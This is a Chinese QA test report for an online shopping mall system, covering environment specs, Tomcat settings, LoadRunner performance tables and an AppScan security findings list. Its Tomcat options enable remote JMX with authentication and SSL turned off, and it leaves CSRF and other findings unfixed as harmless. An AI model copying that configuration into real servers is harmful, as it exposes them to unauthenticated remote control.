| **软件环境** | 数据库服务器：CentOS6.4、Oracle10.2  应用服务器： CentOS6.4、Tomcat6.0、Redis2.6.16  客户端一：WinXP、IE8、Firefox26.0、Chrome 26.0.1410.43  客户端二：Win7、IE10、Firefox27.0.1、Chrome 33.0.1750.117 m  网络环境：100M局域网 |
| **测试平台** | IE8、IE10、IE11、Firefox26.0、Chrome 26.0.1410.43、Firefox27.0.1、Chrome 33.0.1750.117 m |

|  |  |  |
| --- | --- | --- |
| **产品名称/版本** | | Ver2.0 |
| **测 试 类 型** | | 性能测试 |
| **测 试 标 准** | | 性能指标 |
| **测 试 方 法** | | Loadrunner虚拟加压测试 |
| **测试 环 境** | **硬件环境** | 数据库服务器：IBM x3650，CPU：Xeon E5606 2.13GHz，内存：8G，SCSI硬盘300G（RAID1）  应用服务器：IBM x3650，CPU：Xeon E5606 2.13GHz，内存：8G，SCSI硬盘300G（RAID1）  客户端一：CPU Pentium G630 2.7GHZ /内存 4G/硬盘500G |
| **软件环境** | 数据库服务器：CentOS6.4、Oracle10.2、nmonV3.3.g  应用服务器： CentOS6.4、Tomcat6.0、Redis2.6.16、nginx1.、nmonV3.3.g  客户端一：win2003、IE8，LoadRunner11  网络环境：Lan（1000M） |
| **测试平台** | IE8 |

## 网络拓扑



## Tomcat性能配置

**内存配置：**

JAVA\_OPTS="$JAVA\_OPTS -server -Xms2048m -Xmx2048m -XX:MaxNewSize=256m -XX:MaxPermSize=512m -XX:+UseParallelGC -XX:ParallelGCThreads=16 -XX:+UseParallelOldGC -Dcom.sun.management.jmxremote.port=1090 -Dcom.sun.management.jmxremote.ssl=false -Dcom.sun.management.jmxremote.authenticate=false"

**连接配置：**

<Executor name="tomcatThreadPool" namePrefix="catalina-exec-"

maxThreads="2000" minSpareThreads="100" maxIdleTime="60000"/>


<Connector executor="tomcatThreadPool"

port="8080" protocol="HTTP/1.1" connectionTimeout="20000" enableLookups="false" redirectPort="8443" URIEncoding="utf-8" />


# 测试结果

## Bug趋势图

此次黑盒测试总共发布 16个版本， bug版本趋势图如下图所示：



## Bug严重程度



## 性能


### 4.3.1性能测试结果

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 单一场景 | | | 测试结果 | |
| 序号 | 测试项 | 响应时间 | TPS | 90%响应时间 |
| 1 | 首页显示 | 99用户90%响应时间<3.5秒 | 107.383 | 0.837 |
| 2 | 单个商品详情浏览 | 76用户90%响应时间<3.5秒 | 77.71 | 1.046 |
| 3 | 商品列表浏览 | 96用户90%响应时间<3.5秒 | 67.367 | 1.389 |
| 4 | 商品搜索 | 91用户90%响应时间<3.5秒；16并发用户90%响应时间<7秒 | 70.209 | 1.023 |
| 5 | 用户登录 | 86发用户90%响应时间<3.5秒；16并发用户90%响应时间<7秒 | 114.571 | 0.654 |
| 6 | 购物车列表 | 9并发用户90%响应时间<3.5秒；10个并发用户90%响应时间<7秒 | 42.638 | 0.222 |
| 7 | 提交订单 | 3并发用户90%响应时间<3.5秒；10个并发用户90%响应时间<7秒 | 16.156 | 0.126 |


|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 稳定性混合场景 | | | 测试结果 | |
| 序号 | 测试项 | 响应时间 | TPS | 90%响应时间（秒） |
| 1 | 首页显示 | 30并发用户90%响应时间<3.5秒 | 30.243 | 0.885 |
| 2 | 单个商品详情浏览 | 17并发用户90%响应时间<3.5秒 | 13.44 | 1.2 |
| 3 | 商品列表浏览 | 26并发用户90%响应时间<3.5秒 | 17.987 | 1.345 |
| 4 | 商品搜索 | 22并发用户以下90%响应时间<3.5秒 | 15.614 | 1.315 |
| 5 | 用户登录 | 20并发用户以下90%响应时间<3.5秒 | 31.574 | 0.435 |
| 6 | 购物车列表 | 4并发用户以下90%响应时间<3.5秒 | 4.144 | 0.969 |
| 7 | 提交订单 | 1个并发用户90%响应时间<13.5秒 | 0.86 | 0.777 |

### 4.3.2稳定性混合场景测试


1. **测试结果概要图**




1. **平均响应时间图**




1. **TPS图**




1. **数据库服务器的网络开销图**




1. **数据库服务器的磁盘I/O图**




1. **数据库服务器的CPU使用情况图**




1. **数据库服务器的内存使用情况图**




1. **应用服务器的网络开销图**




1. **应用服务器的磁盘I/O图**




1. **应用服务器的CPU使用情况图**




1. **应用服务器的内存使用情况图**




1. **测试客户端上的CPU使用情况图**



1. **测试客户端上的网络开销图**



1. **GC回收图**



GC回收正常

## 安全

**前台：**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 序 | 危险等级 | 问题描述 | 数量 | 修复情况 | 备注 |
| 1 | 低 | 发现潜在注册信息 | 2 | 未修复 | 不影响系统 |
| 2 | 低 | 会话cookie中缺少HttpOnly属性 | 1 | 未修复 | 不影响系统 |
| 3 | 信息 | 发现电子邮件地址模式 | 1 | 未修复 | 不影响系统 |
| 4 | 信息 | 发现内部IP泄漏模式 | 5 | 未修复 | 不影响系统 |
| 5 | 信息 | 应用程序错误 | 1 | 未修复 | 不影响系统 |

**后台：**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 序 | 危险等级 | 问题描述 | 数量 | 修复情况 | 备注 |
| 1 | 中 | 跨站点请求伪造 | 3 | 未修复 | 不影响系统，http报302错误 |
| 2 | 低 | Flash 参数AllowScriptAccess 已设置为allowScriptAccess已设置为always | 1 | 未修复 | 不影响系统 |
| 3 | 低 | JavaScript劫持 | 26 | 未修复 | 不影响系统 |
| 4 | 低 | 包含文件下载 | 2 | 未修复 | 不影响系统 |
| 5 | 低 | 会话cookie中缺少HttpOnly属性 | 1 | 未修复 | 不影响系统 |
| 6 | 低 | 应用程序输入限制旁路 | 1 | 未修复 | 不影响系统 |
| 7 | 信息 | HTML 注释敏感信息泄露 | 9 | 未修复 | 不影响系统 |
| 8 | 信息 | 发现电子邮件地址模式 | 9 | 未修复 | 不影响系统 |
| 9 | 信息 | 发现可能的服务器路径泄露模式 | 1 | 未修复 | 不影响系统 |
| 10 | 信息 | 发现内部IP泄漏模式 | 7 | 未修复 | 不影响系统 |
| 11 | 信息 | 客户端（JavaScript）Cookie 引用 | 1 | 未修复 | 不影响系统 |
| 12 | 信息 | 潜在文件上载 | 10 | 未修复 | 不影响系统 |
| 13 | 信息 | 应用程序错误 | 244 | 未修复 | 不影响系统 |

本次北农商商城前台、后台安全测试，测试环境未进行接口相关对接，只通过配置文件模拟进行。

使用appscan进行安全扫描

# 测试结论

## 兼容性

北农商网上商城系统在 window平台下的IE8、IE10、IE11、Firefox26.0、Chrome 26.0.1410.43、Firefox27.0.1、Chrome 33.0.1750.117 m等常用浏览器中测试通过。

## 综合评价

测试部根据目前产品所提供的北农商需求，对商城前后台进行功能测试，截止到本版本封版为止，共发现949个 bug，未解决0个。单场景和稳定性场景并发测试未发现异常，且稳定性测试内存回收正常。Appscan工具扫描和手工利用firebug、tamper data工具页面串改安全测试中未发现明显安全漏洞。本次版本功能测试、性能测试、安全测试通过，符合上线标准要求。

**附件1 缺陷等级的描述**

|  |  |  |
| --- | --- | --- |
| **等级** | **描述** | **说明** |
| 紧急 | 发现可重复出现的致命问题 | ——导致系统崩溃；  ——导致程序模块丢失；  ——主业务流程出现断点；  ——内存泄漏；  ——导致死机 |
| 重要 | 发现可重复出现的严重问题 | ——被测功能不能正确实现；  ——软件错误导致数据丢失；  ——被测数据处理错误；  ——用户需求未实现。 |
